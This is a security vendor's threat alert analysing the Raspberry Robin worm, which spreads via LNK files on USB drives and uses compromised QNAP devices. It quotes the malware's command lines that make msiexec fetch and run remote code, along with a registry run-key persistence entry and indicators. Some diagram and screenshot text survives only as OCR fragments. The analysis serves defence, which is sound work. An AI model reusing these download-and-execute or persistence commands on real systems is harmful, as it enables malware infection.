THREAT ALERT: Raspberry Robin Worm Abuses Windows Installer and QNAP Devices

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The Cybereason Global Security Operations Center (SOC) Team issues Cybereason Threat Alerts to inform customers of emerging impacting threats. The Alerts summarize these threats and provide practical recommendations for protecting against them.

What's Happening?


The Cybereason team is investigating a series of recent infections with the Raspberry Robin campaign, also associated with the name “LNK Worm.” Raspberry Robin involves a worm that spreads over USB devices or shared folders, leveraging compromised QNAP (Network Attached Storage or NAS) devices as stagers. It uses an old but still effective method of using “LNK” shortcut files to lure its victims.

Key Observations

- Raspberry Robin is a spreading threat, using specifically crafted Microsoft links (LNK files) to infect its victims. Cybereason observed delivery through file archives, removable devices (USB) or ISO files.
- Raspberry Robin is a persistent threat. Once the malware infects a machine, it establishes persistence by running at every system startup.
- Cybereason observed a majority of the victims being located in Europe.
- The Cybereason Defense Platform detects and prevents Raspberry Robin activities

Analysis

This section describes the different processes that we observed, involved in Raspberry Robin infections. The following diagram represents the overall malicious activity seen in a Raspberry Robin infection chain:



LNK File
cmd.exe with stdin redirection of xmOVy.p file (random name)
msiexec.exe with a remote URL:8080
Raspberry Robin C2 Compromised QNAP device
Raspberry Robin Malicious module
TOR IP Addresses
Indirect call
Loads
Binary file xmOVy.p (random name)
services.exe
msiexec.exe /V
msiexec.exe /Embedding [..]
Process Injection
regsvr32.exe
dllhost.exe
rundll32.exe

Summarized infection process for Raspberry Robin


The GSOC team summarizes a Raspberry Robin infection as follows :

- The Raspberry Robin-related infections start from two files present in the same directory hosted on an external device or shared drive:
  - a “LNK” file that contains a Windows shell command
  - another file that acts as a “BAT” file, filled with padding data and two specific commands
- Raspberry Robin leverages the LOLBin called “msiexec.exe” to download and execute a malicious shared library (DLL) from a compromised NAS device from the vendor “QNAP”.
- To make it harder to detect, Raspberry Robin:
  - leverages process injections in three legitimate Windows system processes
  - communicates with the rest of Raspberry Robin’s infrastructure through Tor (The Onion Router) Exit nodes
- To persist on the infected system, Raspberry Robin uses a registry key to automatically load a malicious module through the Windows binary “rundll32.exe”, at the machine startup.

Infection Process


Based on public samples we analyzed (i.e. MD5 hash 22531e030b05dbaafe9932b8779c73f6), the initial set of two files can be present on an external storage device or simply in a compressed archive. It contains:

- A LNK file (i.e. “USB Drive.lnk”), which is the initial infection trigger, and contains the first “cmd.exe” execution, such as **C:\Windows\System32\cmd.exe" /r tYPE xPhfK.Usb|CmD**.
- Another file, **xPhfK.Usb**, which contains random binary data as well as two commands: **explorer.exe ADATA uFD** and **mSIExEC /Q -I"hTTP://u0[.]pm:8080/80wOpGuotSU/USER-PC?admin"** “ to download and execute a second attack stage:



.DS_Store	2/8/2022 11:47 AM	DS_STORE File	7 KB
USB Drive	2/8/2022 11:47 AM	Shortcut	3 KB
xPhfK.Usb	2/8/2022 11:29 AM	USB File	7 KB

Example content of the public sample 22531e030b05dbaafe9932b8779c73f6



```
"C:\Windows\System32\cmd.exe" /r cmd<WYcZ.CFg
```

exPloRER "ADATA UFD"
Command line

April 11, 2022 at 6:35:02 AM GMT+2 - April 11, 2022 at 6:38:38 AM GMT+2
Creation time

April 11, 2022 at 6:35:02 AM GMT+2 - April 11, 2022 at 6:38:38 AM GMT+2
End time

```
MsIEXEc -q -i"htTp://zK5.CO:8080/t2tshp3aPGP/[redacted]
[redacted]=[redacted]
```

Process cmd.exe taking content of “WYcZ.CFg” file as an input to execute “process msiexec.exe” as seen in the Cybereason Defense Platform

The fact that the initial “cmd.exe” spawns from the “explorer.exe” process is the result of “LNK” files execution.

Download and Execute


The initial infection vector launches “msiexec.exe” with a full malicious URL as an argument as well as “[/-]q” (quiet mode) and “[/-]i” (normal installation mode). Amongst the different attacks observed, the arguments are ordered differently and use different patterns, for example with or without a space.

An example pattern for this command is:

msIEXeC -Q/i ""htTP://6y[.]RE:8080/5CBniie70Rw/[Machine name]=[Victim user name]" (where the machine name and victim name are replaced by actual values).

As the normal installation proceeds, the **msiexec.exe** command listed above creates another **msiexec.exe /V** process, launched from **services.exe**.

This second **msiexec.exe /V** process then spawns a third **msiexec.exe** process, which loads a malicious module named **msi[...].tmp** and is the malware stage downloaded from its parent **msiexec.exe /V** process:



- Connection

[redacted] > 77.28.24.25:8080
Connections

[redacted] > 77.28.24.25:8080
External connections

[redacted] > 77.28.24.25:8080
Outgoing connections

1
Total number of connections


0 B
Total transmitted bytes

0 B
Total received bytes

- DNS

2 resolved dns queries from domain to ip
6y.re (COMMUNICATION_ERROR)
Unresolved domain DNS lookups

Process "msiexec.exe" downloading content from the domain "6y[.]re" pointing to a QNAP compromised device as seen in the Cybereason Defense Platform




```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2022 13:38:52 GMT
Server: http server 1.0
X-Frame-Options: SAMEORIGIN
Content-type: text/html; charset=UTF-8
Last-modified: Wed, 29 Aug 2018 22:46:45 GMT
Accept-Ranges: bytes
Content-length: 580
Vary: Accept-Encoding


QNAP TS-469L:
  Hostname: Nastink
  Model:
    Model Name: TS-469 Pro
    Internal Model Name: TS-469
    Display Model Name: TS-469L
    Platform: TS-NASX86
    Platform Ex: X86_CEDAVIEW
  Firmware:
    Version: 4.3.4
    Number: 0695
    Build: 20180830
  Apps:
    Filestation:
      Version: 5.1.0
      Build: 20180830
    Photostation:
      Version: 5.7.0
      Build: 20180508
      Checksum: d1eafb9
```

Extract from “https://www.shodan.io/host/195.158.67.252”, showing that the server that resolves from “6y[.]re” is a QNAP device with a service hosted on TCP port 8080

Spread Through Process Injection

The next step for this threat is to inject itself into other processes, namely “rundll32.exe,” “dllhost.exe” and “regsvr32.exe” on the observed victims. The Cybereason Defense Platform detects this injection and can help to link the creator process and the created ones.

The number of injected system processes is generally high (between 50 and 300) and some of these processes communicate with TOR (The Onion Router) exit nodes:



Raspberry Robin injecting system processes, which then communicate with TOR-related IP addresses, as seen in the Cybereason Defense Platform


Persistence

Raspberry Robin installs itself into a registry “run” key in the Windows user’s hive, for example:

“Hku\[GUID]\software\microsoft\windows\currentversion\runonce\vayp” with value “RUNDLL32 SHELL32.DLL,ShellExec_RunDLLA REGSVR32.EXE /u -S "C:\Users\[UserName]\AppData\Local\Temp\cnsbi.mh."

As a result, “rundll32.exe” loads the same DLL as the one which the initial “msiexec.exe” process downloaded in the infection stage. It then proceeds with the same process injection and communication as described above.

The loaded DLL has a random extension (pi.loc, cr.mf, etc.) and “rundll32.exe” loads it with a “.” at the end:




```
"C:\Windows\System32\rundll32.exe" SHELL32.DLL,ShellExe
c_RunDLL REGSVR32 -u /S "C:\Users\[redacted]\AppData\Local\
Temp\cr.mf."
```

```
"C:\Windows\system32\REGSVR32.exe" -u /S "C:\Users\[redacted]
e\AppData\Local\Temp\cr.mf."
```

Process tree showing the persistence mechanisms used by Raspberry Robin as seen in the Cybereason Defense Platform


Regarding the persistence aspects, the following diagram represents the way the malicious module executes at each machine startup:



Raspberry Robin persistence process following an initial infection and running at each machine boot

As the malicious module is the same one as during the initial infection process, it displays the same malicious activities involving process injection and communication with Tor exit nodes.

This module contains specific indicators, including the fact that it masquerades as an Apache shared library (DLL) called “libapriconv-1.dll”:




Properties

